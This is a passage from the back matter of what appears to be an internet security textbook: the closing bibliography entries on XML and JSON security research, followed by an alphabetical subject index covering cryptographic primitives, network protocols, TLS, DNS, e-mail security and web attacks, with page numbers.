6. Bray (Ed.), T.: The JavaScript Object Notation (JSON) Data Interchange Format. RFC 8259 (Internet Standard) (2017). DOI 10.17487/RFC8259. URL <https://www.rfc-editor.org/rfc/rfc8259.txt>
7. Butler, B., Jennings, B., Botvich, D.: XACML policy performance evaluation using a flexible load testing framework (poster presentation). In: E. Al-Shaer, A.D. Keromytis, V. Shmatikov (eds.) ACM CCS 2010: 17th Conference on Computer and Communications Security, pp. 648–650. ACM Press, Chicago, Illinois, USA (2010). DOI 10.1145/1866307.1866385
8. Detering, D., Somorovsky, J., Mainka, C., Mladenov, V., Schwenk, J.: On the (in-) security of javascript object signing and encryption. In: Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium, p. 3. ACM (2017)
9. Devanbu, P.T., Gertz, M., Kwong, A., Martel, C.U., Nuckolls, G., Stubblebine, S.G.: Flexible authentication of XML documents. In: M.K. Reiter, P. Samarati (eds.) ACM CCS 2001: 8th Conference on Computer and Communications Security, pp. 136–145. ACM Press, Philadelphia, PA, USA (2001). DOI 10.1145/501983.502003
10. Eastlake 3rd, D., Reagle, J., Solo, D.: (Extensible Markup Language) XML-Signature Syntax and Processing. RFC 3275 (Draft Standard) (2002). DOI 10.17487/RFC3275. URL <https://www.rfc-editor.org/rfc/rfc3275.txt>
11. Gajek, S., Jensen, M., Liao, L., Schwenk, J.: Analysis of signature wrapping attacks and countermeasures. In: IEEE International Conference on Web Services, ICWS 2009, Los Angeles, CA, USA, 6-10 July 2009, pp. 575–582 (2009). DOI 10.1109/ICWS.2009.12. URL <https://doi.org/10.1109/ICWS.2009.12>
12. Gupta, R., Bhide, M.: A generic XACML based declarative authorization scheme for java. In: S.D.C. di Vimercati, P.F. Syverson, D. Gollmann (eds.) ESORICS 2005: 10th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 3679, pp. 44–63. Springer, Heidelberg, Germany, Milan, Italy (2005). DOI 10.1007/11555827_4
13. Hirsch, F., Roessler, T., Eastlake, D., Reagle, J.: XML Encryption Syntax and Processing Version 1.1. W3C Recommendation, W3C (2013). <http://www.w3.org/TR/2013/REC-xmlenc-core1-20130411/>
14. Hirsch, F., Yiu, K., Eastlake, D., Reagle, J., Solo, D., Nyström, M., Roessler, T.: XML Signature Syntax and Processing Version 1.1. W3C Recommendation, W3C (2013). <http://www.w3.org/TR/2013/REC-xmldsig-core1-20130411/>
15. Hollander, D., Thompson, H., Bray, T., Layman, A., Tobin, R.: Namespaces in XML 1.0 (Third Edition). W3C recommendation, W3C (2009). <http://www.w3.org/TR/2009/REC-xml-names-20091208/>
16. International, E.: Javascript object notation. <http://www.ecma-international.org/publications/files/ECMA-ST/ECMA-404.pdf>

17. Jager, T., Schinzel, S., Somorovsky, J.: Bleichenbacher's attack strikes again: Breaking PKCS#1 v1.5 in XML encryption. In: S. Foresti, M. Yung, F. Martinelli (eds.) ESORICS 2012: 17th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 7459, pp. 752–769. Springer, Heidelberg, Germany, Pisa, Italy (2012). DOI 10.1007/978-3-642-33167-1_43
18. Jager, T., Somorovsky, J.: How to break XML encryption. In: Y. Chen, G. Danezis, V. Shmatikov (eds.) ACM CCS 2011: 18th Conference on Computer and Communications Security, pp. 413–422. ACM Press, Chicago, Illinois, USA (2011). DOI 10.1145/2046707.2046756
19. Jensen, M., Liao, L., Schwenk, J.: The curse of namespaces in the domain of XML signature. In: Proceedings of the 6th ACM Workshop On Secure Web Services, SWS 2009, Chicago, Illinois, USA, November 13, 2009, pp. 29–36 (2009). DOI 10.1145/1655121.1655129. URL <https://doi.org/10.1145/1655121.1655129>
20. Jones, M., Bradley, J., Sakimura, N.: JSON Web Signature (JWS). RFC 7515 (Proposed Standard) (2015). DOI 10.17487/RFC7515. URL <https://www.rfc-editor.org/rfc/rfc7515.txt>
21. Jones, M., Hildebrand, J.: JSON Web Encryption (JWE). RFC 7516 (Proposed Standard) (2015). DOI 10.17487/RFC7516. URL <https://www.rfc-editor.org/rfc/rfc7516.txt>
22. Kay, M.: XSL Transformations (XSLT) Version 2.0. W3C recommendation, W3C (2007). <http://www.w3.org/TR/2007/REC-xslt20-20070123/>
23. Kepser, S.: A simple proof for the turing-completeness of xslt and xquery. In: Extreme Markup Languages®. Citeseer (2004)
24. Kudo, M., Hada, S.: XML document security based on provisional authorization. In: D. Gritzalis, S. Jajodia, P. Samarati (eds.) ACM CCS 2000: 7th Conference on Computer and Communications Security, pp. 87–96. ACM Press, Athens, Greece (2000). DOI 10.1145/352600.352613
25. Maler, E., Sperberg-McQueen, M., Yergeau, F., Bray, T., Paoli, J.: Extensible markup language (XML) 1.0 (fifth edition). W3C recommendation, W3C (2008). <Http://www.w3.org/TR/2008/REC-xml-20081126/>
26. Malhotra, A., Thompson, H., Sperberg-McQueen, M., Gao, S., Biron, P.V., Peterson, D.: W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes. W3C recommendation, W3C (2012). <http://www.w3.org/TR/2012/REC-xmlschema11-2-20120405/>
27. McIntosh, M., Austel, P.: XML signature element wrapping attacks and countermeasures. In: Proceedings of the 2nd ACM Workshop On Secure Web Services, SWS 2005, Fairfax, VA, USA, November 11, 2005, pp. 20–27 (2005). DOI 10.1145/1103022.1103026. URL <https://doi.org/10.1145/1103022.1103026>
28. Murata, M., Tozawa, A., Kudo, M., Hada, S.: XML access control using static analysis. In: S. Jajodia, V. Atluri, T. Jaeger (eds.) ACM CCS 2003: 10th Conference on Computer and Communications Security, pp. 73–84. ACM Press, Washington, DC, USA (2003). DOI 10.1145/948109.948122
29. Qi, N., Kudo, M.: Access-condition-table-driven access control for XML databases. In: P. Samarati, P.Y.A. Ryan, D. Gollmann, R. Molva (eds.) ESORICS 2004: 9th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 3193, pp. 17–32. Springer, Heidelberg, Germany, Sophia Antipolis, French Riviera, France (2004). DOI 10.1007/978-3-540-30108-0_2
30. Qi, N., Kudo, M.: XML access control with policy matching tree. In: S.D.C. di Vimercati, P.F. Syverson, D. Gollmann (eds.) ESORICS 2005: 10th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 3679, pp. 3–23. Springer, Heidelberg, Germany, Milan, Italy (2005). DOI 10.1007/11555827_2
31. Reagle, J., Boyer, J., Eastlake, D.: Exclusive XML Canonicalization Version 1.0. W3C recommendation, W3C (2002). <http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/>
32. Robie, J., Dyck, M., Snelson, J., Chamberlin, D.: XML path language (XPath) 3.0. W3C recommendation, W3C (2014). <Http://www.w3.org/TR/2014/REC-xpath-30-20140408/>

33. Roessler, T., Solo, D., Eastlake, D., Reagle, J., Hirsch, F.: XML signature syntax and processing (second edition). W3C recommendation, W3C (2008). <Http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/>
34. Somorovsky, J.: On the insecurity of xml security. Universitätsbibliothek, Ruhr-Universität Bochum, https://www.researchgate.net/publication/263844810_On_the_insecurity_of_XML_Security (2013)
35. Somorovsky, J., Heiderich, M., Jensen, M., Schwenk, J., Gruschka, N., Iacono, L.L.: All your clouds are belong to us: security analysis of cloud management interfaces. In: Proceedings of the 3rd ACM Cloud Computing Security Workshop, CCSW 2011, Chicago, IL, USA, October 21, 2011, pp. 3–14 (2011). DOI 10.1145/2046660.2046664. URL <https://doi.org/10.1145/2046660.2046664>
36. Somorovsky, J., Mayer, A., Schwenk, J., Kampmann, M., Jensen, M.: On breaking SAML: Be whoever you want to be. In: T. Kohno (ed.) USENIX Security 2012: 21st USENIX Security Symposium, pp. 397–412. USENIX Association, Bellevue, WA, USA (2012)
37. Späth, C., Mainka, C., Mladenov, V., Schwenk, J.: Sok: XML parser vulnerabilities. In: 10th USENIX Workshop on Offensive Technologies, WOOT 16, Austin, TX, USA, August 8-9, 2016. (2016). URL <https://www.usenix.org/conference/woot16/workshop-program/presentation/spath>

Index

- A3/A8, 123
- A5, 123
- AAA, 87
- Active attack, 7
- Address Resolution Protocol, 100
- Advanced Encryption Standard, 17
- AE, 49
- AEAD, 49
- AES, 17
- AH, 149
- AJAX, 474
- AKE, 73
- Application layer, 5
- ARP, 100
- ARP spoofing, 100
- ASN.1, 409
- Asymmetric encryption, 21
 - ElGamal, 31
 - RSA, 22
- Attacker model
 - CCA, 34
 - chosen ciphertext, 34
 - Chosen plaintext, 34
 - Ciphertext only, 34
 - CPA, 34
 - IND, 35
 - Known plaintext, 34
 - OW, 35
- Authenticated encryption, 49
- Authenticated key agreement, 73
- Authentication, 67
- Authentication Header, 149
- Authentication protocol, 67
- Authenticity, 43
- Base64, 405
- Block cipher, 16
 - AES, 17
 - CBC, 17
 - CFB, 18
 - Counter Mode, 18
 - DES, 16
 - ECB, 17
 - Mode of operation, 17
 - OFB, 18
- Block cipher/GCM, 49
- Bytewise privilege, 273
- Cascading Style Sheets, 473
- CBC, 17
- CCA, 34
- CDH, 29
- Cellular network, 122
- Certificate, 76
 - X.509, 76
- Certificate/Verify, 70
- CFB, 18
- Challenge Handshake Authentication Protocol, 86
- Challenge-and-Response, 69
- CHAP, 86
- Chosen ciphertext, 34
- Chosen plaintext, 34
- Chosen-prefix collision, 46
- Cipher Block Chaining, 17
- Cipher Feedback Mode, 18
- Ciphertext, 15
- Ciphertext only, 34
- CLI, 329
- CM, 18
- Command line interface, 329
- Computational Diffie-Hellman, 29
- Confidentiality, 13, 34
- CORS, 474

- Counter Mode, 18
- CPA, 34
- Cross-Site Request Forgery, 482
- Cross-Site Scripting, 477
- Cryptographic protocol, 63
- CSRF, 482
- CSRF tokens, 483
- CSS, 473
- Data Encryption Standard, 16
- DDH, 30
- Decisional Diffie-Hellman, 30
- Denial-of-Service, 7
- DES, 16
- DHKE, 25
 - DH share, 25
 - DH value, 25
 - Diffie-Hellman share, 25
 - Diffie-Hellman value, 25
- Diameter, 87
- Dictionary attack, 65
- Diffie-Hellman Key Exchange, 25
- Digital signature, 50
 - DSA, 54
 - DSS, 54
 - ElGamal, 53
 - RSA, 51
- Digital Signature Algorithm, 54
- Digital Signature Standard, 54
- Discrete logarithm problem, 28
- DLP, 28
- DNS, 353
 - A, 357
 - Cache poisoning, 361
 - CNAME, 357
 - DNSSEC, 366
 - Domain names, 354
 - In-Bailiwick, 364
 - Kaminsky attack, 364
 - MX, 357
 - Name chaining, 364
 - NS, 357
 - Query, 359
 - Resource record, 356
 - Response, 359
 - RR, 356
 - SOA, 357
 - Spoofing, 361
- DNSSEC
 - DNSKEY, 368
 - DS, 370
 - NSEC, 369
 - NSEC3, 369
 - RRSIG, 369
- Document Object Model, 470
- DOM, 470
- Domain Name System, 353
- DoS, 7
- DSA, 54
- DSS, 54
- DTD, 507
- DTLS, 231
- E-Mail
 - Bayesian filter, 451
 - DKIM, 454
 - DMARC, 460
 - IMAP, 449
 - MIME, 406
 - PEM, 404
 - POP3, 447
 - RFC 822, 401
 - S/MIME, 414
 - SMTP, 401
 - SMTP-over-TLS, 450
 - SPAM, 451
 - SPF, 458
- EAP, 94
 - EAP-AKA, 130
 - EAP-FAST, 94
 - EAP-SIM, 130
 - EAP-TLS, 94
 - EAP-TTLS, 94
 - LEAP, 94
- EAPOL, 108
- ECB, 17
- EFAIL, 431
 - Crypto gadgets, 434
 - Digital signatures, 438
 - Direct exfiltration, 437
 - Reply attack, 442
- Electronic Codebook Mode, 17
- ElGamal, 31
 - Digital signature, 53
 - Encryption, 31
- Elliptic curve, 27
- Encapsulation Security Payload, 151
- Encrypt-then-MAC, 49
- Encryption
 - Asymmetric, 21
 - Hybrid, 33
 - Public-Key, 21
 - Symmetric, 14
- ESP, 151
- Ethernet, 100
- EUF-CMA, 55
- Existential Unforgeability, 55
- Extensible Authentication Protocol, 94

- eXtensible Markup Language, 506
- Fault analysis, 391
- Galois/Counter mode, 49
- GCM, 49
- GSM, 123
 - Hash function, 43
 - Chosen-prefix collision, 46
 - Collision resistance, 44
 - MD5, 43
 - One-way function, 44
 - Second preimage resistance, 44
 - SHA-1, 43
 - SHA-2, 43
 - SHA-3, 43
 - HKDF, 49
 - HMAC, 47
 - HTML, 469
 - Form, 476
 - Password input via form, 197
 - HTTP, 194
 - Basic Authentication, 196
 - Cookies, 474
 - Digest Access Authentication, 196
 - Query string, 475
 - Redirect, 475
 - Session cookie, 475
 - HTTP/2, 198
 - HTTPS, 204
 - Hypertext Markup Language, 469
 - Hypertext Transfer Protocol, 194
 - IEEE 802, 100
 - IEEE 802.11, 101
 - IEEE 802.11i, 111
 - IEEE 802.1X, 111
 - IEEE 802.3, 100
 - IKEv1, 160
 - Aggressive Mode, 167
 - Main Mode, 164
 - Phase 1, 164
 - Phase 2, 168
 - IKEv2, 169
 - Phase 1, 170
 - Phase 2, 174
 - IMAPS, 204
 - IMSI Catcher, 125
 - IND, 35
 - Indistinguishability, 35
 - Integrity, 43, 55
 - Internet, 1
 - Internet Key Exchange, 160
 - Internet layer, 4
 - Internet Protocol, 4, 136
 - IP, 4, 136
 - IP address, 137
 - IP header, 136
 - IP Spoofing, 7
 - IPsec, 144
 - AH, 149
 - ESP, 151
 - IKEv1, 160
 - IKEv2, 169
 - Transport Mode, 148
 - Tunnel Mode, 148
 - IPv4, 136
 - IPv6, 136
 - ISAKMP, 163
 - JavaScript, 470
 - JavaScript Object Notation, 516
 - JSON, 516
 - JSON Web Encryption, 518
 - JSON Web Signature, 517
 - KEM, 32
 - Kerberos, 344
 - Key agreement, 71
 - Key Encapsulation Mechanism, 32
 - Known plaintext, 34
 - KRACK, 113
 - LAN, 100
 - LDAP, 424
 - Link layer, 3
 - Local Area Network, 100
 - LTE, 129
 - MAC, 47, 100
 - MAC-then-PAD-then-ENCRYPT, 207
 - Malleability, 20
 - Man-in-the-Middle, 75, 270
 - MD5, 43
 - Chosen Prefix Collision, 80
 - Media Access Control, 100
 - Message Authentication Code, 47
 - Microsoft Active Directory, 347
 - MITM, 75
 - Mutual authentication, 71
 - NAT, 141
 - NAT traversal, 175
 - Needham-Schroeder protocol, 343
 - Network Address Translation, 141
 - Network sniffing, 100

- OAEP, 24
- OAKLEY, 156
- OFB, 18
- One-Time Pad, 19
- One-Time Password, 68
- OpenID, 492
- OpenVPN, 183
- OTP, 68
- Output Feedback Mode, 18
- Padding-Oracle Attack, 274
- PAP, 86
- Passive attack, 6
- Password, 63
- Password Authentication Protocol, 86
- PCT, 246
- PEM, 404
- Perfect Forward Secrecy, 30
- PFS, 30
- PGP, 377
 - 2.62, 379
 - 5.0, 380
 - ADK, 388
 - Autocrypt, 380
 - EFAIL, 431
 - GnuPG, 394
 - Key ID, 380
 - Klima-Rosa attack, 390
 - OpenPGP, 383
 - OpenPGP packet, 387
 - Packet structure, 384
 - Public Key file, 380
 - Radix64, 388
- Pharming, 317
- Phishing, 317
- Photuris, 153
- PKCS, 410
- PKCS#1, 23, 52, 179, 295
- PKCS#7, 412
- PKI, 78
- Plaintext, 15
- Plaintext Checking Oracle, 516
- PMK, 108
- Point-to-Point Protocol, 86
- Point-to-Point Tunneling Protocol, 88
- Port Scans, 7
- PPP, 3, 86
- PPTP, 88
- PPTPv1, 88
- PPTPv2, 92
- Pretty Good Privacy, 377
- PRF, 48
- Pseudorandom function, 48
- PTK, 108
- Public Key Infrastructure, 78
- Public-key encryption, 21
- Query string, 476
- QUIC, 311
- RADIUS, 87
- Rainbow Table, 66
- RC4, 103
- Replay attack, 75
- Roaming, 125
- Round Trip Time, 140
- Router, 4
- Routing, 139
- RSA, 22
 - Encryption, 22
 - OAEP, 24
 - PKCS#1, 23, 52, 179, 295
 - Signature, 51
 - Textbook, 22
- RTT, 140
- S/MIME, 414
- CMS, 412
- EFAIL, 431
- Encryption, 416
- Key Management, 423
- Signature, 420
- SA, 144
- SAD, 144
- Same Origin Policy, 471
- Secure SHell, 329
- Security Association, 144
- Security Association Database, 144
- Security Policy Database, 145
- Session cookie, 475
- session cookie, 475
- SHA-1, 43
- SHA-2, 43
- SHA-256, 43
- SHA-3, 43
- SHA-384, 43
- SHA-512, 43
- Shell, 329
- Signed Diffie-Hellman, 73
- SIM, 123
- Single Sign-On, 486
- SKEME, 155
- SKIP, 143
- SOP, 471
- SPD, 145
- SPI, 144
- SQL Injection, 484
- SQLi, 484

- SRES, 124
- SSH, 329
 - Binary Packet Protocol, 335
 - BPP, 335
 - OpenSSH, 331
 - SSH 2.0, 334
 - SSH-1, 332
- SSID, 101
- SSL, 202
 - 2.0, 243
 - 3.0, 247
 - 3.1, 250
 - Handshake, 208
 - Record Layer, 205
- SSO, 486
 - Microsoft Passport, 488
 - OAuth, 493
 - OIDC, 495
 - OpenID, 492
 - OpenID Connect, 495
 - SAML, 490
- STARTTLS, 204
- Station-to-Station Protocol, 152
- Stream Cipher
 - One-Time-Pad, 19
- Stream cipher, 19
 - RC4, 103
- STS, 152
- Subscriber Identification Module, 123
- Sweet32, 16
- Symmetric encryption, 14
 - Block cipher, 16
 - Stream cipher, 19
- TACACS+, 88
- TCP, 192
 - Proxy, 194
- TCP half open, 7
- TCP/IP model, 2
- Temporal Key Integrity Protocol, 109
- Textbook RSA, 22
- Time To Live, 136
- TKIP, 109
- TLS, 202, 250
 - ORTT, 258
 - 1.0, 250
 - 1.1, 251
 - 1.3, 252
 - Alert, 224
 - ALPN, 229
 - BEAST, 271
 - Bleichenbacher Attack, 294
 - BREACH, 290
 - ChangeCipherSpec, 225
- Ciphersuites, 211
- Client Authentication, 210
- CRIME, 289
- Diffie-Hellman, 218
- DROWN, 313
- Extensions, 228
- Handshake, 208
 - Certificate, 209, 216, 221
 - CertificateRequest, 221
 - ChangeCipherSpec, 209, 220
 - ClientHello, 209, 215
 - ClientKeyExchange, 209, 216
 - ClientRandom, 209
 - Finished, 209, 220
 - Premaster Secret, 209
 - Random, 215
 - ServerHello, 209, 215
 - ServerKeyExchange, 209
 - ServerRandom, 209
 - Session_ID, 209
 - Verify, 221
- Heartbleed, 307
- HEIST, 292
- HMAC, 250
- HPKP, 230
- HSTS, 230
- Invalid Curve, 308
- Key generation, 218
- Lucky13, 281
- MasterSecret, 219
- Padding Oracle Attack, 280
- PKI, 317
- POODLE, 284
- PremasterSecret, 219
- PRF, 251
- PSK, 258
- Record Layer, 205
- Renegotiation, 227
- ROBOT, 300
- RSA, 217
- Session Resumption, 210
- Session resumption, 225
- Session Tickets, 226
- Signature forgery, 300
- SNI, 228
- TIME, 292
- TLS-DHE, 221
- TLS-RSA, 223
- Triple Handshake, 301
- Traffic Selectors, 173
- Transport layer, 5
- Transport Mode, 148
- TTL, 136
- Tunnel Mode, 148

- UDP, 192
- UI redressing, 485
- UMTS, 127
- Universal Mobile Telecommunications System, 127
- URI, 470
- URL, 470
- Username, 63

- Virtual Private Network, 142
- Visual Spoofing, 317
- VLAN, 101
- VPN, 142

- Web application, 468
- Web Attacker Model, 269
- Web Origin, 471
- WEP, 102
 - KSA, 104
 - PRGA, 104
- Whitelisting, 101

- Wi-Fi Protected Access, 108
- Wired Equivalent Privacy, 102
- Wireguard, 185
- Wireless LAN, 101
- WLAN, 101
 - SSID, 101
- WPA, 108
- WPA3, 114

- X.509, 76
- XML, 506
 - Encryption, 513
 - Namespaces, 507
 - SAML, 490
 - Schema, 507
 - Signature, 511
 - XPath, 509
 - XSLT, 510
- XMLHttpRequest, 474
- XSS, 477